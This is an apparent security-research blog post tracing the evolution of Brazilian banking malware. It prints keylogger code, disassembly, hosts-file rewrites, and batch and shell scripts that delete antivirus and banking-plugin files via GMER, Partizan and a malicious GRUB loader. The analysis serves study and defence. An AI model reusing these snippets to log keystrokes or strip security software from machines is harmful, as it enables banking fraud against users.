The evolution of Brazilian Malware

By Thiago Marques

Published: 2016-03-31 · Archived: 2026-04-05 13:44:51 UTC

Introduction

Brazilian malware continues to evolve day by day, making it increasingly sophisticated. If you want to know how the various malicious programs work nowadays, you can jump to the corresponding section here. Meanwhile, before that, we would like to show how the techniques used by Brazilian cybercriminals have changed, becoming more advanced and increasingly complex.

Taking a look at the wider picture we can see that the authors are improving their techniques in order to increase malware lifetime as well as their profits.

Some time ago, analyzing and detecting Brazilian malware was something that could be done pretty fast due to no obfuscation, no anti-debugging technique, no encryption, plain-text only communication, etc. The code itself used to be written in Delphi and Visual Basic 6, with a lot of big images inside making it a huge file, as well as poor exception handling where the process would regularly crash.

Nowadays, the scenario is not the same; the attackers are investing time and money to develop solutions where the malicious payload is completely hidden under a lot of obfuscation and code protection. They do still use Delphi and VB, but have also adopted other languages like .NET and the code quality is much better than before, making it clear to us that they have moved to a new level.

Let’s walk through some samples showing the difference between what we used to find a few years ago and the threats being delivered today.

What we used to find

Keylogger

In the beginning, the first samples used to steal banking information from customers were simple keyloggers, most of them using code publicly available with some minor customizations in order to log only specific situations. At the time it was sufficient since banking websites were not using any kind of protection against this threat.

```
for i:=8 To 222 do
  begin
     if GetAsyncKeyState(i)=-32767 then
      begin
      case i of
      8  :   begin
      memo1.Lines[memo1.Lines.count-1] := copy(memo1.Lines[memo1.Lines.count-1
    //  memo1.text:=memo1.text+'[Bakspace]';
      end;
      9  : memo1.text:=memo1.text+' [Tab] ';
      13 : begin  //foi pressionado o enter
            memo1.text:=memo1.text+ ' [Enter] '+#13#10; //Enter
           end;
      17 : memo1.text:=memo1.text+' [Ctrl] ';
      27 : memo1.text:=memo1.text+' [Esc] ';
      32 :memo1.text:=memo1.text+' '; //Space
      // Del,Ins,Home,PageUp,PageDown,End
      33 : memo1.text := Memo1.text + ' [Page Up] ';
      34 : memo1.text := Memo1.text + ' [Page Down] ';
```

Public keylogger source code

```
loc_543F3C:                             ; CODE XREF: _TForm1_Timer1Timer+11BA↓j
                mov     edi, ebx
                and     edi, 0FFh
                push    edi             ; vKey
                call    GetAsyncKeyState
                cmp     ax, 8001h
                jnz     loc_5450CA      ; jumptable 00543F6C default case
                xor     eax, eax
                mov     al, bl
                add     eax, 0FFFFFFF8h ; switch 215 cases
                cmp     eax, 0D6h
                ja      loc_5450CA      ; jumptable 00543F6C default case
                mov     al, byte_543F73[eax]
                jmp     dword ptr keybutton[eax*4] ; switch jump
```

Code implemented on malicious binary

The code was pretty simple; it just used the function GetAsyncKeyState in order to check the state of each key and then logged it as necessary. Most of the keyloggers were not using any obfuscation to hide the targets, helping in the identification of such attacks.

```
https://bankline.itau.com.br/GRIPNET/gracgi.exe•
bbr•
www.unibanco.com.br•
uniba•
ibpf.unibanco.com.br•
www.santander.com.br•
sant•
www.bancoreal.com.br•
real•
wwws.nossacaixa.com.br/bemvindo.asp•
nocaixa•
www.banespa.com.br•
banes•
Mantenha atualizado o sistema operacional, o navegador e o anti-v
rus/trojan•
Shell DocObject View•
Mantenha sua senha em sigilo - Microsoft Internet Explorer•
A senha de oito n
meros somente
 usada para o login - Microsoft Internet Explorer•
o fa
a altera
o cadastral por e-mail - Microsoft Internet Explorer•
Memorize suas senhas sem anot
-las - Microsoft Internet Explorer•
Troque sua senha caso ela possa ser descoberta facilmente - Microsoft Internet Explorer•
```

Plaintext strings used to detect navigation

Phishing Trojan


After the banks introduced virtual keyboard to their systems, the use of keyloggers was no longer effective. To bypass these protections, the Brazilian bad guys started developing mouselogger malware and later Phishing Trojans.

This type of malware was using DDE (Dynamic Data Exchange) in order to get the current URL opened in the browser; this method still works nowadays, but most of these malicious programs have updated their code to use OLE Automation instead of DDE because it provides more advanced options.

```
push    eax             ; idInst
call    j_DdeCreateStringHandleA
mov     esi, eax
test    esi, esi
jz      loc_477682
lea     eax, [ebp+pdwResult]
push    eax             ; pdwResult
push    2710h           ; dwTimeout
push    20B0h           ; wType
mov     eax, [ebx+0A8h]
push    eax             ; wFmt
push    esi             ; hszItem
mov     eax, [ebx+38h]
push    eax             ; hConv
push    0               ; cbData
push    0               ; pData
call    j_DdeClientTransaction
mov     [ebp+hData], eax
push    esi             ; hsz
mov     eax, dword_4B4FDC
mov     eax, [eax+44h]
push    eax             ; idInst
call    j_DdeFreeStringHandle
cmp     [ebp+hData], 0
jz      loc_477682
xor     eax, eax
push    ebp
push    offset loc_47767B
push    dword ptr fs:[eax]
mov     fs:[eax], esp
lea     eax, [ebp+pcbDataSize]
push    eax             ; pcbDataSize
mov     eax, [ebp+hData]
push    eax             ; hData
call    j_DdeAccessData
mov     ebx, eax
test    ebx, ebx
jz      short loc_477664
```


Code using DDE to get URL information

After getting the current URL the malware just checks if the URL is in the target list. If found, the malware would show a phishing screen asking for banking information.




Phishing Trojan being shown inside Internet Explorer

At this time the malware was not using any kind of encryption or encoding – all strings were plaintext making the analysis easier.



Malware strings without any encryption/encoding

The stolen information is then sent to the attacker by email.



Email containing the stolen information

Hosts

In order to steal information without making it easy to identify a phishing Trojan they started redirecting users to malicious web pages by changing the hosts file to resolve the banking domain names to hardcoded servers. In this way, after infection it would be more transparent to the user increasing the chances of a successful attack.

Data written to the hosts file in order to redirect access

```
rewrite_host_file proc near             ; CODE XREF: _TForm1_Timer1Timer↓p
                                        ; DATA XREF: UPX1:0052B498↑o
                push    ebx
                mov     ebx, offset dword_54043C
                mov     edx, offset aCWindowsSystem ; "C:\\Windows\\System32\\drivers\\etc\\ho"...
                mov     eax, ebx
                call    sub_404AE8
                mov     eax, ebx
                call    @System@@RewritText$qqrr15System@TTextRec ; System::__linkproc__ RewritText(System::TTextRec &)
                call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
                mov     edx, offset a[redacted]_77_197 ; "[redacted].77.197  www.itau.com.br"
                mov     eax, ebx
                call    sub_404EDC
                call    @System@@WriteLn$qqrr15System@TTextRec ; System::__linkproc__ WriteLn(System::TTextRec &)
                call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
                mov     edx, offset a[redacted]_77_1_0 ; "[redacted].77.197  www.caixa.com.br"
                mov     eax, ebx
                call    sub_404EDC
                call    @System@@WriteLn$qqrr15System@TTextRec ; System::__linkproc__ WriteLn(System::TTextRec &)
                call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
                mov     edx, offset a[redacted]_77_1_1 ; "[redacted].77.197  www.caixa.gov.br"
                mov     eax, ebx
                call    sub_404EDC
                call    @System@@WriteLn$qqrr15System@TTextRec ; System::__linkproc__ WriteLn(System::TTextRec &)
                call    @System@@_IOTest$qqrv ; System::__linkproc__ _IOTest(void)
                mov     edx, offset a[redacted]_77_1_2 ; "[redacted].77.197  www.bb.com.br"
                mov     eax, ebx
                call    sub_404EDC
```

Code used to write data to host file

These types of attack were very effective at the time, while not all anti-malware vendors were able to identify and block them. We can still see some samples using host modifications, but they are not so effective anymore.

Anti-rootkit

At this stage they realized that anti-malware solutions and internet banking security plugins were making their work more difficult. They then started to focus their efforts on removing security solutions before running the malicious payload in order to increase the chances of a successful execution and to keep running on the infected machine for much longer.

Nothing could be better than using well known command line tools that already have this capability –and most of them are already allowlisted.

- RegRun Partizan


This tool is a Native Executable which runs on system startup before the Win32 subsystem starts up. It is able to delete files and registry keys even if they are protected by Kernel mode drivers, since it is executed before the drivers are loaded to the system. The commands to be executed are specified on the .RRI file as shown below.

```
RR
\??\C:\WINDOWS\Downloaded Program Files\GbpSv.exe
\??\C:\Arquivos de programas\Scpad
\??\C:\Arquivos de programas\GBPLUGIN\GbpSv.exe
\??\C:\Arquivos de programas\GBPLUGIN\gbpdist.dll
\??\C:\Arquivos de programas\GBPLUGIN\gbiehcef.dll
\??\C:\Arquivos de programas\GBPLUGIN\gbieh.dll
\??\C:\Arquivos de programas\GBPLUGIN\gbiehuni.dll
\??\C:\Arquivos de programas\GBPLUGIN\cef.gpc
\??\C:\Arquivos de programas\GBPLUGIN\gbieh.gmd
\??\C:\WINDOWS\Downloaded Program Files\gbpdist.dll
\??\C:\Arquivos de programas\GBPLUGIN
\??\C:\Documents and Settings\All Users\Dados de aplicativos\GbPlugin\Gbp.pro
\??\C:\Arquivos de programas\GbPlugin\gbpkm.sys
\??\C:\WINDOWS\Downloaded Program Files\gbieh.gmd
\??\C:\WINDOWS\Downloaded Program Files\gbiehuni.dll
\??\C:\Program Files\Scpad
&GbpSv
```

Partizan RRI script containing the list of files to remove

- The Avenger

A Windows driver designed to remove persistent files and registry keys. The commands to be executed on the system are written to a script that will be read by the driver once it starts.



The Avenger GUI and script to delete security solutions

- Gmer

Gmer is a well-known rootkit detector and remover with lots of functions to detect rootkit activities on the system as well as delete files by using its own device driver. As it has a command-line interface, it is easy to remove protected files.

```
C:\WINDOWS\System32\Logsvc.bat
@echo off
C:\WINDOWS\system32\drivers\gbpkm.sys
C:\WINDOWS\System32\logsvc.exe -killfile C:\WINDOWS\system32\drivers\gbpkm.sys
C:\Arquivos de Programas\GbPlugin\GbpSv.exe
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\GbpSv.exe
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbpsv.exe
C:\Arquivos de Programas\GbPlugin\gbieh.dll
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbieh.dll
C:\Arquivos de Programas\GbPlugin\gbiehcef.dll
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbiehcef.dll
C:\Arquivos de Programas\GbPlugin\gbiehabn.dll
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbiehabn.dll
C:\Arquivos de Programas\GbPlugin\gbiehuni.dll
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbiehuni.dll
C:\Arquivos de Programas\GbPlugin\gbpdist.dll
C:\WINDOWS\System32\logsvc.exe -killfile C:\Arquiv~1\GbPlugin\gbpdist.dll
exit
```

BAT file using GMER's killfile function to remove security solution

More details about banking Trojans using GMER to uninstall security software can be found in a separate blogpost.

Malicious Bootloader

After using anti-rootkits Brazil's cybercriminals went deeper and started to develop their own bootloaders, tailored exclusively to remove the security solutions from user's machine. The downloader is in charge of installing the malicious files and then rebooting the machine. After reboot the malicious bootloader can remove the desired files from the system.

Basically, the malware replaces the original NTLDR, the bootloader for Windows NT-based systems up to Windows XP, to a modified version of GRUB.

```
default 0
timeout 0
title Iniciando a Ferramenta de Remocao de Software Mal-Intencionado da Microsoft
errorcheck off
configfile /menu.lst
configfile /boot/grub/menu.lst
configfile /grub/menu.lst
find --set-root --ignore-floppies --ignore-cd /menu.lst && configfile /menu.lst
find --set-root --ignore-floppies --ignore-cd /boot/grub/menu.lst && configfile /boot/grub/menu.lst
find --set-root --ignore-floppies --ignore-cd /grub/menu.lst && configfile /grub/menu.lst
errorcheck on
commandline
```

Modified GRUB loader acting as NTLDR

This loader will read the menu.lst file that points to the malicious files already installed on the system xp-msantivirus and xp-msclean.

```
# This is a sample menu.lst file. You should make some changes to it.
# The old install method of booting via the stage-files has been removed.
# Please install GRLDR boot strap code to MBR with the bootlace.com
# utility under DOS/Win9x or Linux.

timeout 0
default /default

title Iniciando a Ferramenta de Remocao de Software Mal-Intencionado da Microsoft
kernel (hd0,0)/xp-msantivirus root=/dev/ram0 rw quiet splash locale=pt_BR
initrd (hd0,0)/xp-msclean
```

Menu.lst file containing the parameters to execute malicious commands

When executed the malware will remove files related to security solutions and then restore the original NTLDR files that were previously renamed to NTLDR.old.

```
echo "ATENÃ‡ÃƒO: Foram localizados arquivos infectados com vÃ-rus em seu computador.."
echo "Iniciando processo de remoÃ§Ã£o de vÃ-rus:"
echo "Processo iniciado..."
echo "Este processo pode demorar um pouco, dependendo da quantidade de arquivos infecta
echo "NÃ£o desligue nem reinicie seu computador durante este processo, aguarde sua fina
if [ -f /mnt/STGDLLN.0 2>/dev/null ]; then
#CASE DLL
find . -type f -iname "termsrv.dll" -exec rm -f {} \; 2>/dev/null
#find . -type f -iname "sfc_os.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbiehcef.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbiehscd.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbpdist.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbiehabn.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbiehuni.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbiehisg.dll" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "gbieh.dll" -exec rm -f {} \; 2>/dev/null
#CASE MS-AV
find . -type f -iname "msseces.exe" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "mrt.exe" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "mtr.exe" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "MSASCui.exe" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "Defender-MSASCui.exe" -exec rm -f {} \; 2>/dev/null
find . -type f -iname "MsMpEng.exe" -exec rm -f {} \; 2>/dev/null
fi
rm -Rf ntldr 2>/dev/null
cp -Rf ntldr.old ntldr
rm -Rf ntldr.old 2>/dev/null
rm -Rf xp-msclean 2>/dev/null
rm -Rf xp-msantivirus 2>/dev/null
rm -Rf menu.lst 2>/dev/null
echo "Processo concluido com sucesso..."
echo "Reiniciando o computador."
```

Commands executed to remove security modules and restore the original NTLDR

What we have nowadays


Automation

Most banks were using machine identification to prevent unauthorized attempts to perform operations using the stolen information. To bypass this the bad guys started performing the malicious operations from the infected machine, by using Internet Explorer Automation (formerly OLE automation) to interact with the page content.

The first samples using this type of attack were Browser Helper Objects (BHOs) that could detect a transfer transaction and then change the destination account, sending the money to the attacker instead of the real destination.

Later, the same method was heavily used in Boleto attacks, where they were using automation to get the inputted barcode and then replace it with the fraudulent one.

Since this method only works for Internet Explorer, the malware needs to force the user to access internet banking via that browser. Therefore, it implements a timer which checks if Firefox or Chrome is being used and then kills the process.



```
                test    eax, eax
                jg      short ff_jmp    ; check if firefox
                lea     edx, [ebp+var_6C]
                mov     eax, [ebx+370h] ; this
                call    @Controls@TControl@GetText$qqrv ; Controls::TC
                mov     eax, [ebp+var_6C]
                push    eax
                lea     edx, [ebp+var_70]
                mov     eax, offset _str_jU_xp0n7.Text
                call    near ptr decrypt_str
                mov     eax, [ebp+var_70]
                pop     edx
                call    @System@Pos$qqrx17System@AnsiStringt1 ; System
                test    eax, eax        ; check if chrome
                jle     short not_chrome_ff_jmp

ff_jmp:                                 ; CODE XREF: _TFrumdll_tmrSpia
                lea     edx, [ebp+var_74]
                mov     eax, offset _str_qFVshFVER0z50rc.Text
                call    near ptr decrypt_str
                mov     eax, [ebp+var_74]
                call    near ptr kill_browser
                lea     edx, [ebp+var_78]
```

Code to avoid use of Chrome and Firefox

When an instance of IE is found, the malware will search for a tab instance in order to be able to read the window text and then to know which URL is being accessed.

```
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::
push    eax                             ; IEFrame
call    FindWindowA
mov     esi, eax
push    0                               ; LPCSTR
lea     edx, [ebp+var_128]
mov     eax, offset _str_mZ9xFXoNfA__.Text
call    near ptr decrypt_str
mov     eax, [ebp+var_128]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::
push    eax                             ; WorkerW
push    0                               ; HWND
push    esi                             ; IEFrame_HWND
call    FindWindowExA
mov     esi, eax
push    0                               ; LPCSTR
lea     edx, [ebp+var_12C]
mov     eax, offset _str_nNXW3NO4aOG3osI.Text
call    near ptr decrypt_str
mov     eax, [ebp+var_12C]
call    @System@@LStrToPChar$qqrx17System@AnsiString ; System::
push    eax                             ; ReBarWindow32
push    0                               ; HWND
